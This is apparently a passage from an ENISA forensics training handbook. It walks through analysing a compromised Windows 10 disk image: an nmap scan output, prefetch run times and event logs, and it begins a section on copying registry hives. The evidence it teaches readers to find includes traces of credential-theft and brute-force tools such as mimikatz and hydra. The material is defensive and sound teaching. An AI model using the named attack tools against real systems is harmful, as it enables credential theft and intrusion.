Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.5.1
DHCPv6 IAID . . . . . : 50855975
DHCPv6 Client DUID. . . . . : 00-01-00-01-1F-19-57-54-08-00-27-FF-D4-3F
DNS Servers . . . . . : 192.168.5.10
NetBIOS over Tcpip. . . . . : Enabled
    82,0-1
    4%

```

Check SystemProfile/netscan/ directory.

Current Directory: C:/ /Users/ /Peter/ /AppData/ /Local/ /Temp/ /SystemProfile/ /netscan/						
		GENERATE MD5 LIST OF FILES				
DEL	Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED
d / d	.. /		2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:52:21 (GMT)	2016-08-16 13:14:47 (GMT)
d / d	.. /		2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:52:21 (GMT)
r / r	192.168.5.1.xml		2016-08-16 13:59:34 (GMT)	2016-08-16 13:59:29 (GMT)	2016-08-16 13:59:34 (GMT)	2016-08-16 13:59:29 (GMT)
r / r	192.168.5.10.xml		2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:34 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:34 (GMT)
r / r	192.168.5.15.xml		2016-08-16 13:59:49 (GMT)	2016-08-16 13:59:36 (GMT)	2016-08-16 13:59:49 (GMT)	2016-08-16 13:59:36 (GMT)

Check contents of the .xml files found in netscan/ directory.

```
enisa@training: /mnt/part_c/Users/Peter/AppData/Local/Temp/SystemProfile/netscan
File Edit View Search Terminal Help
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///C:/Users/Peter/AppData/Roaming/EpUpdate/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.12 scan initiated Tue Aug 16 15:59:34 2016 as: C:\\\\Users\\\\Peter\\\\AppData\\\\Roaming\\\\EpUpdate\\\\nmap\\\\nmap.exe -ss -n -&#45;reason -oX C:\\\\Users\\\\Peter\\\\AppData\\\\Local\\\\Temp\\\\SystemProfile\\\\netscan\\\\192.168.5.10.xml 192.168.5.10 -->
<nmaprun scanner="nmap" args="C:\\\\Users\\\\Peter\\\\AppData\\\\Roaming\\\\EpUpdate\\\\nmap\\\\nmap.exe -ss -n -&#45;reason -oX C:\\\\Users\\\\Peter\\\\AppData\\\\Local\\\\Temp\\\\SystemProfile\\\\netscan\\\\192.168.5.10.xml 192.168.5.10" start="1471355974" startstr="Tue Aug 16 15:59:34 2016" version="7.12" xmloutputversion="1.04">
@
1,1 Top
```


5.6 Prefetch analysis

To parse Windows 10 prefetch files use 505Forensics script⁵. Script can be found at ~/training/tools/win10_prefetch/. Run this script and save its output to prefetch.csv file. Then open prefetch.csv file in LibreOffice Calc.

```
~/training/tools/win10_prefetch
Search Terminal Help
~/training/tools/win10_prefetch$ python2 w10pf_parse.py -d /mnt/part_c/Windows/Prefetch/ > prefetch.csv
~/training/tools/win10_prefetch$ libreoffice5.0 prefetch.csv
```

LibreOffice should correctly propose separating values by commas. In the Text Import window just click Ok.

⁵ <http://www.505forensics.com/windows-10-prefetch/>



Select all data cells and from Data menu choose sort. Then choose column D (Last Run Time 0) for primary sort key (Sort Key 1).

A	B	C	D	E	F	G	H	I	J	K	
1	Executable Name	Run Count	Prefetch Hash	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4	Last Run Time 5	Last Run Time 6	Last Run Time 7
1	WMIADAP.EXE	11	F8DFDFA2	2016-08-16 12:58:39	2016-08-11 11:13:43	2016-08-03 11:43:09	2016-08-01 07:38:37	2016-07-27 11:47:05	2016-07-26 08:21:22	2016-07-19 10:35:52	2016-07-15 17:46:54
2	SCRIPT-FU.EXE	1	C4341751	2016-07-15 18:01:34	N/A						
3	LOGONUI.EXE	4	9140401	2016-07-26 08:07:56	2016-07-15 16:12:22	2016-07-14 14:26:57	2016-07-14 14:24:07	N/A	N/A	N/A	N/A
4	NGENTASK.EXE	15	BB7F7010	2016-08-16 15:09:46	2016-08-16 15:06:55	2016-08-16 15:00:56	2016-08-16 15:00:57	2016-08-16 13:22:13	2016-08-11 13:28:07	2016-08-11 13:25:25	2016-08-01 09:48:47
5	NETSTAT.EXE	1	5A5A908F	2016-08-16 13:34:50	N/A						
6	HELPDEK.EXE	1	A9FC12DB	2016-08-03 12:01:32	N/A						
7	SKYPE.EXE	1	15F6FAD17	2016-08-03 11:52:11	N/A						
8	WINDOWS-KB89083	1	14C40BE8A	2016-08-16 13:05:57	N/A						
9	INSTALLAGENT.EXE	29	2CA9336	2016-08-16 14:13:45	2016-08-16 13:00:34	2016-08-11 13:28:11	2016-08-11 11:14:51	2016-08-03 11:54:27	2016-08-03 11:44:17	2016-08-01 08:46:33	2016-08-01 07:37:41
10	DSMUSERTASK.EXE	2	235CC97B6	2016-07-14 13:34:50	2016-07-14 13:34:44	N/A	N/A	N/A	N/A	N/A	N/A
11	CONTROL.EXE	5	817FFBF1D	2016-08-16 12:57:23	2016-07-26 08:28:01	2016-07-15 17:12:03	2016-07-15 17:04:29	2016-07-14 13:36:53	N/A	N/A	N/A
12	OPENWITH.EXE	2	25C93EB16	2016-08-11 13:54:06	2016-07-15 17:49:06	N/A	N/A	N/A	N/A	N/A	N/A
13	CONSENT.EXE	18	531BD9EA	2016-08-16 13:50:29	2016-08-16 13:03:02	2016-08-16 12:58:49	2016-08-03 11:57:54	2016-07-26 08:33:38	2016-07-15 17:53:31	2016-07-15 17:48:22	2016-07-15 17:12:06
14	SEARCHINDEXER.B	6	A6A6353B8	2016-08-16 12:55:46	2016-08-03 11:39:21	2016-07-19 10:33:03	2016-07-15 17:43:09	2016-07-15 17:34:11	2016-07-15 17:01:40	N/A	N/A
15	SIHOST.EXE	2	22C4C53BA	2016-08-16 12:55:36	2016-07-14 14:24:10	N/A	N/A	N/A	N/A	N/A	N/A
16	RDPNP.EXE	1	B55F4711	2016-07-15 17:01:44	N/A						
17	SPPSVC.EXE	416	B0F8131B	2016-08-17 11:58:38	2016-08-17 11:28:38	2016-08-17 11:17:19	2016-08-17 10:58:38	2016-08-17 10:28:38	2016-08-17 09:58:38	2016-08-17 09:28:37	2016-08-17 08:58:37
18	ARP.EXE	1	12BC3967	2016-08-16 13:34:50	N/A						
19	ANTIALIAS.EXE	1	A0E8132E	2016-07-15 18:01:34	N/A						




Table data should now be sorted by last run time of the binaries.

Scroll down to the time of the incident.

	A	B	D	E	F	G
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3
104	PLUGIN-CONTAINER	15	2016-08-16 13:03:00	2016-08-16 12:56:01	2016-08-03 11:53:01	2016-08-03 11:45:16
105	FLASHPLAYERPLUS	8	2016-08-16 13:03:01	2016-08-16 13:03:01	2016-07-26 08:26:43	2016-07-26 08:26:43
106	UPDATE.EXE	2	2016-08-16 13:03:04	2016-08-16 13:03:03	N/A	N/A
107	WINDOWS-KB89083	1	2016-08-16 13:05:57	N/A	N/A	N/A
108	MRT.EXE	2	2016-08-16 13:06:18	2016-07-19 11:15:09	N/A	N/A


	A	B	D	E	F
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2
110	WMIAPSRV.EXE	6	2016-08-16 13:09:32	2016-08-16 13:09:32	2016-08-16 13:07:30
111	54948TP.EXE	1	2016-08-16 13:10:13	N/A	N/A
112	MIMIKATZ.EXE	1	2016-08-16 13:14:47	N/A	N/A
113	BROWSERPASSWO	1	2016-08-16 13:14:50	N/A	N/A
114	WNSAT.EXE	3	2016-08-16 13:21:55	2016-08-01 10:26:19	2016-07-20 02:37:28
115	W32TM.EXE	4	2016-08-16 13:26:36	2016-08-11 13:25:10	2016-08-01 09:48:49

	A	B	D	E	F	G	H
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4
116	PING.EXE	9	2016-08-16 13:26:37	2016-08-16 13:26:37	2016-08-11 13:25:11	2016-08-11 13:25:11	2016-08-01 09:48:49
117	WHOAMI.EXE	11	2016-08-16 13:34:25	2016-08-16 13:09:04	2016-08-16 13:08:58	2016-08-16 13:08:58	2016-08-16 13:08:58
118	NETSTATE.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
119	ARP.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
120	IPCONFIG.EXE	4	2016-08-16 13:34:50	2016-08-16 13:34:49	2016-08-16 13:34:25	2016-08-16 13:09:16	N/A
121	ROUTE.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
122	NETSH.EXE	3	2016-08-16 13:34:51	2016-08-16 13:34:51	2016-08-16 13:34:50	N/A	N/A
123	GPRESULT.EXE	1	2016-08-16 13:34:51	N/A	N/A	N/A	N/A
124	DEFFRAG.EXE	6	2016-08-16 13:39:08	2016-08-16 13:21:58	2016-08-11 12:20:42	2016-08-01 08:46:42	2016-07-25 05:25:01
125	CONSENT.EXE	18	2016-08-16 13:50:29	2016-08-16 13:03:02	2016-08-16 12:58:49	2016-08-03 11:57:54	2016-07-26 08:33:38

	A	B	D	E	F	G	H	I
1	Executable Name	Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4	Last Run Time 5
130	NS1027 TMP	1	2016-08-16 13:50:39	N/A	N/A	N/A	N/A	N/A
131	NMAP.EXE	11	2016-08-16 13:59:34	2016-08-16 13:59:29	2016-08-16 13:59:26	2016-08-16 13:56:36	2016-08-16 13:56:33	2016-08-16 13:56:30
132	HYDRA.EXE	10	2016-08-16 14:04:44					
133	INSTALLAGER	29	2016-08-16 14:13:45	2016-08-16 13:00:34	2016-08-11 13:28:11	2016-08-11 11:14:51	2016-08-03 11:54:27	2016-08-03 11:44:17
134	PLINK.EXE	6	2016-08-16 14:23:31	2016-08-16 14:22:45	2016-08-16 14:20:44	2016-08-16 14:17:45	2016-08-16 14:11:20	2016-08-16 14:10:49
135	CMD.EXE	18	2016-08-16 14:44:17	2016-08-16 14:23:05	2016-08-16 14:19:45	2016-08-16 14:17:24	2016-08-16 14:09:37	2016-08-16 14:02:52
136	PSCP.EXE	3	2016-08-16 14:50:09	2016-08-16 14:47:54	2016-08-16 14:47:12	N/A	N/A	N/A
137	COMPATTELP	12	2016-08-16 15:00:47	2016-08-16 15:00:47	2016-08-16 13:22:05	2016-08-16 13:22:05	2016-08-11 11:21:00	2016-08-11 11:21:00


5.7 System logs analysis

Copy all Windows logs from Windows\System32\winevt\Logs to ~/training/ex1/winevt/evtx/.




```
enisa@training: ~/training/ex1
File Edit View Search Terminal Help
enisa@training:~$ cd training/ex1
enisa@training:~/training/ex1$ mkdir winevt
enisa@training:~/training/ex1$ mkdir winevt/evtx
enisa@training:~/training/ex1$ cp -r /mnt/part_c/windows/System32/winevt/Logs/* winevt/evtx/
enisa@training:~/training/ex1$
```

Convert previously copied EVTX files to XML format using evtxdump.pl utility.



```
enisa@training: ~/training/ex1/winevt/evtx
File Edit View Search Terminal Help
enisa@training:~/training/ex1/winevt/evtx$ mkdir xml
enisa@training:~/training/ex1/winevt/evtx$ cd evtx
enisa@training:~/training/ex1/winevt/evtx$ for f in *.evtx; do evtxdump.pl "$f" > ../xml/"$f".xml; done
enisa@training:~/training/ex1/winevt/evtx$
```

List all logs in XML format.



```
enisa@training: ~/training/ex1/winevt/xml
File Edit View Search Terminal Help
enisa@training:~/training/ex1/winevt/xml$ ls | head
Application.evtx.xml
HardwareEvents.evtx.xml
Internet Explorer.evtx.xml
Key Management Service.evtx.xml
Microsoft-Client-Licensing-Platform%4Admin.evtx.xml
Microsoft-Windows-All-User-Install-Agent%4Admin.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Compatibility-Troubleshooter.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Inventory.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx.xml
```

Open any of the XML files and inspect XML structure of system logs.

```
enisa@training: ~/training/ex1/winevt/xml
File Edit View Search Terminal Help
<?xml version="1.0" encoding="utf-8" standalone="yes" ?>
<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Security-SPP" Guid="{E23B33B0-C8C9-472C-A5F9-F2BDFA0F156}" EventSource
Name="Software Protection Platform Service" />
<EventID Qualifiers="16384">900</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x0080000000000000</Keywords>
<TimeCreated SystemTime="2016-07-14T14:13:32.3256Z" />
<EventRecordID>1</EventRecordID>
<Correlation />
<Execution ProcessID="0" ThreadID="0" />
<Channel>Application</Channel>
<Computer>MINWINPC</Computer>
1,1
Top
```

Run `~/training/tools/logparse.py` script with `--help` parameter to view script usage information:

```
enisa@training: ~/training/tools
File Edit View Search Terminal Help
enisa@training:~/training/tools$ ./logparse.py --help
usage: logparse.py [-h] [--mindate MINDATE] [--maxdate MAXDATE] [--ids IDS]
                   [--patterns PATTERNS] [--short]
                   path [path ...]

positional arguments:
  path

optional arguments:
  -h, --help            show this help message and exit
  --mindate MINDATE    format: %Y-%m-%dT%H:%M:%S
  --maxdate MAXDATE    format: %Y-%m-%dT%H:%M:%S
  --ids IDS             comma separated list of Event IDs
  --patterns PATTERNS  comma separated list of patterns (words)
  --short               short output
enisa@training:~/training/tools$
```

Using `logparse.py` script search for all events that were logged between 14:03:00 and 14:05:00.

```
g: ~/training/tools
Search Terminal Help
:~/training/tools$ ./logparse.py --mindate 2016-08-16T14:03:00 --maxdate 2016-08-16T14:05:00 ..//ex1/winevt/xml/
```

```
enisa@training: ~/training/tools$ ./logparse.py --pattern hydra.exe ..//ex1/winevt/xml/
File Edit View Search Terminal Help

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
<EventID>4798</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>13824</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2016-08-16T14:04:43.2815Z" />
<EventRecordID>3137</EventRecordID>
<Correlation ActivityID="{4F809423-F7BD-0000-4494-804FBDF7D101}" />
<Execution ProcessID="516" ThreadID="552" />
<Channel>Security</Channel>
<Computer>DESKTOP-DBMG9RV</Computer>
<Security/>
</System>
<EventData>
<Data Name="TargetUserName" >Peter</Data>
<Data Name="TargetDomainName" >DESKTOP-DBMG9RV</Data>
<Data Name="TargetSid" >S-1-5-21-1623514716-2111984414-578690546-1001</Data>
<Data Name="SubjectUserSid" >S-1-5-21-1623514716-2111984414-578690546-1001</Data>
<Data Name="SubjectUserName" >Peter</Data>
<Data Name="SubjectDomainName" >DESKTOP-DBMG9RV</Data>
<Data Name="SubjectLogonId" >0x000000000001e38a</Data>
<Data Name="CallerProcessId" >0x00000d0c</Data>
<Data Name="CallerProcessName" >C:\Users\Peter\AppData\Roaming\EpUpdate\thc\hydra.exe</Data>
</EventData>
</Event>
enisa@training:~/training/tools$
```

Search for all events mentioning “hydra.exe” phrase – possibly logged at different period of time. This can be done by specifying *pattern* filter to logparse.py.

```
enisa@training: ~/training/tools$ ./logparse.py --pattern hydra.exe ..//ex1/winevt/xml/
File Edit View Search Terminal Help
enisa@training:~/training/tools$ ./logparse.py --pattern hydra.exe ..//ex1/winevt/xml/
```

```
enisa@training:~/training/tools$ ./logparse.py --pattern hydra.exe ../ex1/winevt/xml/
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
    <EventID>4798</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>13824</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2016-08-16T14:02:04.4348Z" />
    <EventRecordID>3135</EventRecordID>
    <Correlation ActivityID="{4F809423-F7BD-0000-4494-804FBDF7D101}" />
    <Execution ProcessID="516" ThreadID="1272" />
    <Channel>Security</Channel>
    <Computer>DESKTOP-DBMG9RV</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name="TargetUserName">Peter</Data>
    <Data Name="TargetDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="TargetSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserName">Peter</Data>
    <Data Name="SubjectDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="SubjectLogonId">0x000000000001e362</Data>
    <Data Name="CallerProcessId">0x000017f8</Data>
    <Data Name="CallerProcessName">C:\Users\Peter\AppData\Roaming\EpUpdate\thc\hydra.exe</Data>
  </EventData>
</Event>
```


Search for events with IDs 6005, 6006 or 6008.

```
enisa@training:~/training/tools$ ./logparse.py --ids 6005,6006,6008 --short ../ex1/winevt/ | tail -13
2016-07-19 10:31:43.916000|6005|System|EventLog
2016-07-26 08:10:22.300000|6006|System|EventLog
2016-07-26 08:17:14.205000|6005|System|EventLog
2016-07-26 09:16:45.297100|6006|System|EventLog
2016-07-27 11:42:58.898700|6005|System|EventLog
2016-07-27 13:18:19.855100|6006|System|EventLog
2016-08-01 07:34:33.973200|6005|System|EventLog
2016-08-01 11:49:21.574100|6006|System|EventLog
2016-08-03 11:39:02.109000|6005|System|EventLog
2016-08-03 12:05:01.263900|6006|System|EventLog
2016-08-11 11:09:35.270000|6005|System|EventLog
2016-08-11 14:10:30.896500|6006|System|EventLog
2016-08-16 12:54:31.595300|6005|System|EventLog
enisa@training:~/training/tools$
```

6. Registry analysis


6.1 Copying and viewing registry

Copy all registry files to separate directory at ~/training/ex1/registry:




```
:~/training/ex1/registry
Search Terminal Help
:~$ cd training/ex1
:~/training/ex1$ mkdir registry
:~/training/ex1$ cd registry
:~/training/ex1/registry$ cp /mnt/part_c/Windows/System32/config/{SYSTEM,SAM,SECURITY,SOFTWARE,DEFAULT} .
:~/training/ex1/registry$ cp /mnt/part_c/Users/Peter/NTUSER.DAT .
:~/training/ex1/registry$ cp /mnt/part_c/Users/Peter/AppData/Local/Microsoft/Windows/UsrClass.dat .
